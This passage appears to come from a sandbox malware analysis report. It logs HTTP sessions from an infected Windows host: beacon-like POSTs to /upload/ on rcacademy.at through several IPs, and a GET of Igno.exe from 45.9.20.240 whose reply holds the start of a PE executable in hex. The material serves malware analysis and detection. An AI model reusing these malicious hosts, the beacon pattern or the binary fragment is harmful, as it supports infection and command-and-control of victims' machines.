72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.2.3	49809	110.14.121.125	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:43:21.992259979 CET	10933	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://fgochyf.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 342 Host: rcacademy.at
Dec 18, 2021 08:43:22.864229918 CET	10943	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 07:43:22 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
27	192.168.2.3	49815	211.119.84.112	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:43:23.132697105 CET	10947	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://yowgcvsncs.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 160 Host: rcacademy.at

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:43:24.048274994 CET	10957	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 07:43:23 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
28	192.168.2.3	49822	110.14.121.125	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:43:24.351090908 CET	10962	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://gnwlf.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 337 Host: rcacademy.at
Dec 18, 2021 08:43:25.235169888 CET	10971	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 07:43:24 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
29	192.168.2.3	49828	61.98.7.133	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:43:25.535269976 CET	10976	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://ovnkuvgk.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 270 Host: rcacademy.at

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:43:26.716330051 CET	10978	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 07:43:26 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49745	61.98.7.133	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:42:47.457633972 CET	1016	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://eclmjbrf.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 261 Host: rcacademy.at
Dec 18, 2021 08:42:48.651751995 CET	1017	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 07:42:48 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 8 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 04 00 00 00 70 e8 80 e4 Data Ascii: p

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
30	192.168.2.3	49830	211.119.84.112	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:43:27.617680073 CET	10979	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://mreirl.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 146 Host: rcacademy.at
Dec 18, 2021 08:43:28.867759943 CET	10980	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 07:43:28 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 44 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 00 00 d8 80 d7 bd 9d d9 a1 98 be 23 cd c5 88 81 d0 9e 5c 2d 5e 24 1f ba 6a 5a b5 aa 13 a3 c4 b5 fd 74 cd 61 fc ff 2d 55 5b 89 92 8a Data Ascii: #\-^$jZta-U[

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
31	192.168.2.3	49831	45.9.20.240	7769	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:43:28.936852932 CET	10980	OUT	GET /Igno.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: 45.9.20.240:7769

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Dec 18, 2021
08:43:29.002593994 CET</td><td>10982</td><td>IN</td><td>HTTP/1.1 200 OK
Transfer-Encoding: chunked
Server: Microsoft-HTTPAPI/2.0
Date: Sat, 18 Dec 2021 07:43:26 GMT
Data Raw: 36 36 63 30 64 0d 0a 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 00 00 00 0e 1f ba 0e
00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20
44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 03 c3 8a 35 47 a2 e4 66 47 a2 e4 66 47 a2 e4 66 d4 ec 7c 66
45 a2 e4 66 28 d4 7a 66 56 a2 e4 66 28 d4 4e 66 21 a2 e4 66 4e da 77 66 42 a2 e4 66 47 a2 e5 66 8e a2 e4 66 28 d4 4f
66 6d a2 e4 66 28 d4 7e 66 46 a2 e4 66 28 d4 79 66 46 a2 e4 66 52 69 63 68 47 a2 e4 66 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 d3 70 e2 5f 00 00 00 00 00 00 00 00 e0 00 02 01 0b
01 0a 00 00 ba 04 00 00 92 09 00 00 00 00 00 f0 47 03 00 00 10 00 00 00 d0 04 00 00 00 40 00 00 10 00 00 00 02 00 00
05 00 01 00 00 00 00 00 05 00 01 00 00 00 00 00 00 80 0e 00 00 04 00 00 5e 85 06 00 02 00 00 81 00 00 10 00 00 10 00
00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 d4 b5 04 00 3c 00 00 00 00 a0 0d 00 30 9d
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 0e 00 64 17 00 00 50 13 00 00 1c 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 83 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 10 00 00
08 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 10 b8 04
00 00 10 00 00 00 ba 04 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 04 c7
08 00 00 d0 04 00 00 d8 00 00 00 be 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 30
9d 00 00 00 a0 0d 00 00 9e 00 00 00 96 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 1
e 36 00 00 00 40 0e 00 00 38 00 00 00 34 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 b9 04 00 2c b9 04 00 40 b9 04 00 54 b9 04 00 60 b9 04 00 70
b9 04 00 7e b9 04 00 8e b9 04 00 a4 b9 04 00 b8 b9 04 00 c8 b9 04 00 e8 b9 04 00 02 ba 04 00 1c ba 04 00 34 ba 04 00
48 ba 04 00 54 ba 04 00 62 ba 04 00 78 ba 04 00 90 ba 04 00 b2 ba 04 00 d2 ba 04 00 e8 ba 04 00 04 bb 04 00 20 bb 04
00 32 bb 04 00 46 bb 04 00 54 bb 04 00 5c bb 04 00 68 bb 04 00 7a bb 04 00 92 bb 04 00 a0 bb 04 00 c4 bb 04 00 e0 bb
04 00 f8 bb 04 00 04 bc 04 00 16 bc 04 00 2a bc 04 00 3e bc 04 00 50 bc 04 00 6a bc 04 00 7a bc 04 00 92 bc 04 00 ae bc
04 00 be bc 04 00 d6 bc 04 00 ea bc 04 00
Data Ascii: 66c0dMZ@!L!This program cannot be run in DOS mode.$5GfGfGf|fEf(zfVf(Nf!fNwfBfGff(Ofmf(~fFf(yfFfRic
hGfPELp_G@^<0@dPH@.text `.data@.rsrc0@@.reloc6@84@B,@T`p~4HTbx 2FT\hz*>Pjz</td></tr>
</table>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
32	192.168.2.3	49832	61.98.7.133	80	C:\Windows\explorer.exe

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Dec 18, 2021
08:43:31.255693913 CET</td><td>11418</td><td>OUT</td><td>POST /upload/ HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Accept: */*
Referer: http://dtxwjxfys.org/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko
Content-Length: 334
Host: rcacademy.at</td></tr>
<tr><td>Dec 18, 2021
08:43:32.431006908 CET</td><td>11419</td><td>IN</td><td>HTTP/1.0 404 Not Found
Date: Sat, 18 Dec 2021 07:43:31 GMT
Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40
X-Powered-By: PHP/5.6.40
Content-Length: 334
Connection: close
Content-Type: text/html; charset=utf-8
Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48
54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20
4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74
20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61
64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70
3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73
20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f
72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68
72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e
Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head>
<body><h1>Not Found</h1><p>The requested URL /upload/ was not found on this server.</p><p>Additionally, a 404 Not
Found error was encountered while trying to use an ErrorDocument to handle the request.</p><hr></body></html></td></tr>
</table>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
33	192.168.2.3	49833	58.235.189.190	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Copyright Joe Security LLC 2021

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:43:32.716757059 CET	11420	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://uhsmuf.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 123 Host: rcacademy.at
Dec 18, 2021 08:43:33.921511889 CET	11422	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 07:43:33 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
34	192.168.2.3	49835	211.119.84.112	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:43:34.204787016 CET	11423	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://lnktbcbwgp.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 338 Host: rcacademy.at
Dec 18, 2021 08:43:35.109642982 CET	11424	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 07:43:34 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
35	192.168.2.3	49836	58.235.189.190	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:43:35.379807949 CET	11425	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://sshri.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 150 Host: rcacademy.at

Timestamp	kBytes transferred	Direction	Data
